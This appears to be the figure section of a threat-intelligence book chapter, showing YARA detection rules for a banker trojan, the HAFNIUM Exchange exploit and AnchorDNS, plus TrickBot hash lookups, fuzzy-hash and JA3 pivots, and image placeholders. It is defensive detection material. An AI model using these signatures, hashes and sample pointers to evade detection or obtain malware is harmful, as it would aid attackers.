


Figure 9.9 – Example of a bigraph

```
rule silent_banker : banker
{
    meta:
        description = "This is just an example"
        threat_level = 3
        in_the_wild = true

    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"

    condition:
        $a or $b or $c
}
```

Figure 9.10 – YARA rule example

```
rule CISA_10328929_02 : trojan webshell exploit CVE_2021_27065
{
  meta:
    Author = "CISA Code & Media Analysis"
    Incident = "10328929"
    Date = "2021-03-17"
    Last_Modified = "20210317_2200"
    Actor = "n/a"
    Category = "Trojan WebShell Exploit CVE-2021-27065"
    Family = "HAFNIUM"
    Description = "Detects CVE-2021-27065 Exchange OAB VD MOD"
    MD5_1 = "ab3963337cf24dc2ade6406f11901e1f"
    SHA256_1 = "c8a7b5ffcf23c7a334bb093dda19635ec06ca81f6196325bb2d811716c90f3c5"
```

Figure 9.11 – US CISA YARA rule meta example




Figure 9.12 – The YARA Search portal of Hybrid Analysis

```
rule anchor_dns_icmp_transport {
   meta:
      description = "Rule to detect AnchorDNS samples based off ICMP transport strings"
      author = "NCSC"
      hash1 = "056f326d9ab960ed02356b34a6dcd72d7180fc83"
   strings:
      $ = "reset_connection <- %s"
      $ = "server_ok <- %s (packets on server %s)"
      $ = "erase successfully transmitted packet (count: %d)"
      $ = "Packet sended with crc %s -> %s"
      $ = "send data confimation to server(%s)"
      $ = "data recived from <- %s"
      $ = "Rearmost packed recived (id: %s)"
      $ = "send poll to server -> : %s"
   condition:
      (uint16(0) == 0x5A4D and uint16(uint32(0x3c)) == 0x4550) and 3 of them
}
```

Figure 9.13 – The YARA rule from the CISA website




Figure 9.14 – The YARA rule being used in Hybrid Analysis




Figure 9.15 – The YARA rule's search sample matches




Figure 9.16 – STIX representation of the IMDDOS botnet graph




Figure 9.17 – Example imphash for a malware sample in VirusTotal




Figure 9.18 – Trickbot sample on Malware Bazaar




Figure 9.19 – Trickbot imphash pivot in Malware Bazaar




Figure 9.20 – The SSDEEP project page




Figure 9.21 – Hybrid Analysis SSDEEP search functionality




Figure 9.22 – Malware Bazaar and TLSH

```
{
  "query_status": "ok",
  "data": [
    {
      "sha256_hash": "52fce8f05b7bcad7c37912d8408be264e25301464474c4968036f18cb6b80650",
      "sha3_384_hash": "f7af2c9164495b59c212fe63a822ba96e87fae7c91ad8735ceddd5e917a8d426965dcdf51285e7f4889af1085e2da514",
      "sha1_hash": "f4683e2471507c46d615e2139b25507e3406de7f",
      "md5_hash": "ba061b60e72e81ef174c6f38ecbe40a5",
      "first_seen": "2020-06-17 00:09:41",
      "last_seen": null,
      "file_name": "pops.works_manahet__913ab4nu59ok.exe.malw",
      "file_size": 496037,
      "file_type_mime": "application\/x-dosexec",
      "file_type": "exe",
      "reporter": "ov3rflow1",
      "anonymous": 0,
      "signature": "TrickBot",
      "imphash": "0b23b9ad9f12b8fc28e61bff35382e32",
      "tlsh": "4FB44AC6A19643BBEE8766FF358AC55DBC13D91C1B4DB4FBC789AA020A31B05ED12350",
      "telfhash": null,
      "ssdeep": "6144:uXKJlnagpOWod1+3Ea6dDeCR7yaEnC+lbUGhclavUr1M5Hs+cI9a:rpwYGRb+lbUqcl2Ur25Hs5IE",
      "dhash_icon": null,
      "tags": [
        "malw",
        "TrickBot"
      ],
      "intelligence": {
        "clamav": [
          "SecuriteInfo.com.BScope.Backdoor.Emotet.14181.UNOFFICIAL"
        ],
        "downloads": "60",
        "uploads": "1",
        "mail": null
      }
    },
    {
      "sha256_hash": "e549369801506cbbef9a872289ac450273a6f1673e2c9bf750229bc803dc61c9",
      "sha3_384_hash": "2483b4b9e4c0a25d57a6bd628b9c59e6040d37c7760873add4acbcdb3352487119735f5c24e1876e1e18a89ce87dd713",
      "sha1_hash": "f96464d8c8b3a4591a4bc34452a59df7052aabd9",
      "md5_hash": "991b6d39966597c12b0ea799a056d49e",
      "first_seen": "2020-06-17 00:09:34",
      "last_seen": null,
      "file_name": "pops.works_manahet__910ab4nu59ok.exe.malw",
      "file_size": 496127,
      "file_type_mime": "application\/x-dosexec",
```


Figure 9.23 – Results of the TLSH hash search




Figure 9.24 – dHash identified in the SnakeKeylogger malware sample





Figure 9.25 – dHash pivot for identifying a cluster of related SnakeKeylogger samples



Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
706ea0b1920182287146b195ad4279a6	jxYxVm8z9x.exe	Get hash	malicious	Browse	• 34.236.233.176
	DZhhXxTEE1.exe	Get hash	malicious	Browse	• 34.236.233.176
	6meO8jQCpu.exe	Get hash	malicious	Browse	• 34.236.233.176
	IIIC4CRC9V.exe	Get hash	malicious	Browse	• 34.236.233.176
	2Acg74pnzd.exe	Get hash	malicious	Browse	• 34.236.233.176
	JBgYesehR7.exe	Get hash	malicious	Browse	• 34.236.233.176
	OpVpihW2dq.exe	Get hash	malicious	Browse	• 34.236.233.176
	yvpl8z28Gm.exe	Get hash	malicious	Browse	• 34.236.233.176
	m1PXgD4gY2.exe	Get hash	malicious	Browse	• 34.236.233.176
	XiEG2dxh2p.exe	Get hash	malicious	Browse	• 34.236.233.176
	IpzrJPlCqd.exe	Get hash	malicious	Browse	• 34.236.233.176
	RGLwlyR4nV.exe	Get hash	malicious	Browse	• 34.236.233.176
	rWg5GJaayY.exe	Get hash	malicious	Browse	• 34.236.233.176
	56wCR8D2ho.exe	Get hash	malicious	Browse	• 34.236.233.176
	HxNZZVN0QY.exe	Get hash	malicious	Browse	• 34.236.233.176
	czpkuQSzpA.exe	Get hash	malicious	Browse	• 34.236.233.176
	GbSANiBLSg.exe	Get hash	malicious	Browse	• 34.236.233.176

Figure 9.26 – JA3 fingerprints used within Joe Sandbox




Figure 9.27 – JA3 fingerprint identified on VirusTotal




Figure 9.28 – JA3 correlated to Tofsee on ja3er.com

